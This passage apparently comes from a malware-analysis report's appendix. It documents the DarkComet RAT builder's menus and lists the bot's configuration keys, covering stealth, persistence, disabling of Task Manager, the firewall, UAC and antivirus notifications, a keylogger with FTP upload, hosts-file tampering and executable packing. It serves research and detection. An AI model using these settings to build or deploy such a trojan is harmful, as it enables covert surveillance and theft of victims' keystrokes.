
Welcome to DarkComet RAT.
If you see this message, it means the stub successfully runs and you will apear in the master user list.

Figure A.4: DarkComet Install Message menu.

sage, so as to that the victim is under the impression that the software failed to work correctly therefore not raising their suspicions.

Module Shield
This submenu is responsible for the following configuration settings:

- **Hide startup key from msconfig (32bit)** [**SH1**]: Enable or disable hiding of the DarkComet bot binary's presence from the Microsoft System Configuration Utility (msconfig).
- **Persistent process (if killed it come back)** [**PERS1**]: Enable or disable a "watcher" process which will restart the DarkComet bot process should it be terminated.
- **Totally hide stub from explorer and related files explorer** [**CHIDEF**]: Enable or disable hiding of the DarkComet bot binary from Windows Explorer and other file explorers.
- **Totally hide parent stub folder from explorer and related files explorer** [**CHIDED**]: Enable or disable hiding of the DarkComet bot binary directory from Windows Explorer and other file explorers.
- **Disable Task Manager (CTRL+ALT+SUPR)** [**SH3**]: Enable or disable the disabling of a victim users access to the Windows Task Manager.
- **Disable registry (Regedit)** [**SH4**]: Enable or disable the disabling of a victims users access to the Windows registry editor.
- **Disable win firewall (XP Sp3 to Windows Seven)** [**SH5**]: Enable or disable the disabling of builtin Windows host firewall.


Create a new stub - Installer version < v5.n >

Saved profiles

Settings-01

Stealth and persistance functions (rootkit)

- [ ] Hide startup key from msconfig (32bit only)
- [ ] Persistent process (if killed it come back)
- [ ] Totally hide stub from explorer and related files explorer.
- [ ] Totally hide parent stub folder from explorer and related files explorer.

Disable system functions

- [ ] Disable Task Manager (CTRL+ALT+SUPR)
- [ ] Disable Registry (Regedit)
- [ ] Disable win firewall (XP Sp3 to Windows Seven)
- [ ] Disable Windows UAC (User Acount Control)

Work in older system such as (XP Sp2 or before)


- [ ] Disable AV Notify
- [ ] Disable Win Update
- [ ] Disable Security Center
- [ ] Disable Control Panel

Figure A.5: DarkComet Module Shield menu.

- **Disable Windows UAC (User Account Control) [SH6]**: Enable or disable the disabling of the User Account Control (UAC) functionality.
- **Disable AV notify [SH7]**: Enable or disable the disabling of anti-virus notifications.
- **Disable Security Centre [SH9]**: Enable or disable the disabling of a victim users access to the Windows Security Centre; used to configure built-in Windows security options.
- **Disable Win Update [SH8]**: Enable or disable the disabling of the Windows Update services.
- **Disable Control Panel [SH10]**: Enable or disable the disabling of a victims access to the Windows Control Panel.

KeyLogger
This submenu is responsible for the following configuration settings:

- **Active offline keylogger on server startup [OFFLINEK]**: Enable (1) or disable (0) the capturing of victim user keystrokes.
- **Send logs via FTP (File Transfer Protocol) [FTPUPLOADK]**: Enable (1) or disable (0) the uploading of victim user keystrokes to a FTP server for storage when the C&C is offline.
- **FTP Host [FTPHOST]**: The FTP server DNS hostname or IP address used to store keylogs.
- **FTP User [FTPUSER]**: The username for the FTP server used for storing keylogs.
- **FTP Pass [FTPPASS]**: The password for the FTP server used for storing keylogs.



[✓] Active offline keylogger on server startup

[ ] Send logs via FTP (File Transfer Protocol)

Account :

FTP Host : ftp.yourhost.com

FTP User : username

FTP Pass : •••••••••••

FTP Port : 21 (Default port : 21)

FTP Path : /

Send logs when size reach : 10 KB

Figure A.6: DarkComet Keylogger menu.

- **FTP Port [FTPPORT]**: The TCP port for the FTP server used for storing keylogs.
- **FTP Path [FTPROOT]**: The path on the FTP server where keylogs will be stored.
- **Send logs when size reach [FTPSIZE]**: The maximum size of the keylogs before being uploaded to the configured FTP server.


Hosts File
This submenu is responsible for the following configuration settings:

- **Clear the whole previous hosts file data before writing the new one [OVDNS]**: Enable or disable the deletion of a victim computer's "hosts" file before modification.
- **IP Address and DNS [PDNS]**: Entries to be added to a victim computer's "hosts" file

Add plugins
Here a botmaster can extend the features available in a default DarkComet installation through the installation of plugins. The botmaster can also enable these plugins to start when the DarkComet server component starts.

File binder


Choose Icon
A botmaster can change the display icon of the DarkComet bot binary from the default. DarkComet comes with a set of pre-installed icons or the botmaster can choose to provide a path to custom icons.



Clear the whole previous hosts file data before writting the new one.

IP Address : 127.0.0.1 DNS : localhost

Figure A.7: DarkComet Hosts File menu.



Load plugins at each server startup

Figure A.8: DarkComet Add Plugins menu.






Figure A.9: DarkComet File Binder menu.



[✓ No icon] Custom icon

Figure A.10: DarkComet Choose Icon menu.


Create a new stub - Installer version < v5.n >

Saved profiles

Settings-01

N° lines : 0

Output extension : .exe - Normal executable

Compress Executable (Pack)

- [✓ No compression]
- UPX (Ultimate Packer Executable)
- MPRESS (.NET PE32+)

Generate a patch for remote settings updater

Save the profile when stub successfully generated

Figure A.11: DarkComet Stub Finalization menu.

Stub Finalization
This submenu is responsible for the following configuration settings:

- **Output extension**: The builder provides the following additional bot binary file type outputs:
  - .exe - Normal executable
  - .com - Dos executable
  - .bat - Batch file
  - .pif - Dos shortcut
  - .scr - Screen saver
- **No compression**: Do not compress or obfuscate the bot binary, beyond the default.
- **UPX (Ultimate Packer Executable)**: Make use of UPX for bot binary compression and obfuscation.
- **MPRESS (.NET PPE32+)**: Make use of MPRESS for bot binary compression and obfuscation. This results in the bot binary being wrapped in a .NET stub executable.
- **Generate a patch for remote settings updater**:
- **Save the profile when stub successfully generated**: Save the bot binary configuration settings used for the future building of bot binaries.

B
DarkComet Complete Configuration Key-Value Pairs

This chapter provides a complete listing of the DarkComet bot binary configuration key-value pairs, along with the menu location, value type, an example value, and a description of the effect of the configuration option on the operation of the bot binary. The order of the tables mirrors that of the DarkComet builder, which allows for easier referencing. The configuration pairs presented in Table B.9 do not have a corresponding menu item as they are embedded within the bot binary by the DarkComet builder, allowing no possibility for modification.

Table B.1: Main Settings DarkComet bot binary configuration key-value pairs.

Setting Key	**Menu Location**	**Type**	**Example**	**Description**
FWB	Main Settings	Bool	1	Windows firewall bypass enabled (1) or disabled (0). This accomplished via injecting the communication code into a process which is allowed to bypass the Windows firewall.
MUTEX	Main Settings	String	DC_MUTEX-14ECDN4	Used to prevent multiple instances of the same DarkComet bot binary executing on a victim computer.
PWD	Main Settings	String	password	The symmetric RC4 key used for encryption of network communications between the DarkComet C&C server and bot.
SID	Main Settings	String	Guest16	An alpha-numeric internal identifier often used by the botmaster to differentiate between bots from different Phishing or spam campaigns.

Table B.2: Network Settings DarkComet bot binary configuration key-value pairs.

Setting Key	**Menu Location**	**Type**	**Example**	**Description**
NETDATA	Network Settings	String	127.0.0.1:1604	The DarkComet C&C IP address(es)/hostname(s) and TCP port(s) details; IP address and TCP port separated by a colon (':').

Table B.3: Module Startup DarkComet bot binary configuration key-value pairs.

Setting Key	**Menu Location**	**Type**	**Example**	**Description**
CHANGEDATE	Module Startup	Bool	1	Enables (1) or disables (0) the altering of the DarkComet bot binary's creation date to abotmaster selected date.
COMBOPATH	Module Startup	Integer	7	Parent directory within which the DarkComet server is saved.
DIRATTRIB	Module Startup	Integer	2	Attribute to assign to the DarkComet server executable child directory.
EDTDATE	Module Startup	String	16/04/2007	Date to change the creation date of the DarkComet server executable to.
EDTPATH	Module Startup	String	`MSDCSC\msdcsc.exe`	Child directory and filename of the DarkComet server executable.
FILEATTRIB	Module Startup	Integer	2	Filesystem attribute to assign to the DarkComet bot binary.
INSTALL	Module Startup	Bool	1	Enable (1) or disables (0) the starting of the DarkComet bot binary on Windows startup, thereby surviving a reboot of the victim computer.
KEYNAME	Module Startup	String	MicroUpdate	The registry key name to use when installing persistence functionality. The registry key is created under `HKCU\Software\Microsoft\Windows\CurrentVersion\Run\` or values are inserted into the "Userinit" key under `HKLM\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\Winlogon`.
MELT	Module Startup	Bool	1	Enables (1) or disables (0) the deletion of the initial bot binary file upon successful execution.
PERSINST	Module Startup	Bool	1	Persistence enabled (1) or disabled (0).

Table B.4: Install Message DarkComet bot binary configuration key-value pairs.

Setting Key	**Menu Location**	**Type**	**Example**	**Description**
FAKEMSG	Install Message	Bool	1	Enables (1) or disables (0) the displaying of a ”fake” message upon initial DarkComet bot binary execution.
MSGCORE	Install Message	String	48656C6C6F0D0A	The text of the ”fake” message. The message is stored as hexadecimal.
MSGICON	Install Message	Integer	64	The icon of the message box to be used in the ”fake” message.
MSGTITLE	Install Message	String	Welcome	The message box title to be used in the ”fake” message.

Table B.5: Module Shield DarkComet bot binary configuration key-value pairs.

Setting Key	**Menu Location**	**Type**	**Example**	**Description**
CHIDED	Module Shield	Bool	1	Enable (1) or disable (0) hiding of the DarkComet bot binary directory from Windows Explorer and other file explorers.
CHIDEF	Module Shield	Bool	1	Enable (1) or disable (0) hiding of the DarkComet bot binary from Windows Explorer and other file explorers.
PERS	Module Shield	Bool	1	Enable (1) or disable (0) a ”watcher” process which will restart the DarkComet server process should it be terminated.
SH1	Module Shield	Bool	1	Enable (1) or disable (0) hiding of the DarkComet server executables presence from the Microsoft System Configuration Utility (msconfig).
SH3	Module Shield	Bool	1	Enable (1) or disable (0) the disabling of a victims users access to the Windows Task Manager.
SH4	Module Shield	Bool	1	Enable (1) or disable (0) the disabling of a victims users access to the Windows registry editor.
SH5	Module Shield	Bool	1	Enable (1) or disable (0) the disabling of builtin Windows host firewall.
SH6	Module Shield	Bool	1	Enable (1) or disable (0) the disabling of the User Account Control (UAC) functionality.
SH7	Module Shield	Bool	1	Enable (1) or disable (0) the disabling of anti-virus notifications.
SH8	Module Shield	Bool	1	Enable (1) or disable (0) the disabling of the Windows Update services.
SH9	Module Shield	Bool	1	Enable (1) or disable (0) the disabling of a victims users access to the Windows Security Centre; used to configure built-in Windows security options.
SH10	Module Shield	Bool	1	Enable (1) or disable (0) the disabling of a victim users access to the Windows Control Panel.

Table B.6: Keylogger DarkComet bot binary configuration key-value pairs.

Setting Key	**Menu Location**	**Type**	**Example**	**Description**
FTPHOST	KeyLogger	String	ftp.yourhost.com	The FTP server DNS hostname or IP address used to store keylogs.
FTPPASS	KeyLogger	String	password	The password for the FTP server used for storing keylogs.
FTPPORT	KeyLogger	Integer	21	The TCP port for the FTP server used for storing keylogs.
FTPROOT	KeyLogger	String	/	The path on the FTP server where keylogs will be stored.
FTPSIZE	KeyLogger	Integer	10	The maximum size of the keylogs before being uploaded to the configured FTP server.
FTPUPLOADK	KeyLogger	Bool	1	Enable (1) or disable (0) the uploading of victim user keystrokes to a FTP server for storage when the C&C is offline.
FTPUSER	KeyLogger	String	username	The username for the FTP server used for storing keylogs.
OFFLINEK	KeyLogger	Bool	1	Enable (1) or disable (0) the capturing of victim user keystrokes.

Table B.7: Hosts File DarkComet bot binary configuration key-value pairs.

Setting Key	**Menu Location**	**Type**	**Example**	**Description**
OVDNS	Hosts File	Bool	1	Enable (1) or disable (0) the deletion of a victim computers "hosts" file before modification.
PDNS	Hosts File	String	127.0.0.1:localhost	Entries to be added to a victim computers "hosts" file; IP address and DNS hostname separated by a colon (':').

Table B.8: File Binder DarkComet bot binary configuration key-value pairs.

Setting Key	**Menu Location**	**Type**	**Example**	**Description**
BIND	File Binder	Bool	1	Is the DarkComet server module bound (1) or not (0).
MULTIBIND	File Binder	Bool	1	Unknown

Table B.9: Miscellaneous DarkComet bot binary configuration key-value pairs.

Setting Key	**Menu Location**	**Type**	**Example**	**Description**
GENCODE	None	String	TptMVoCaRrMB	Unknown. A random 12 character string consisting of upper and lower-case alphanumeric characters. The value is generated every time a DarkComet server executable is generated, even if the configuration settings are unchanged.
SH2	None	Unknown	Unknown	Unknown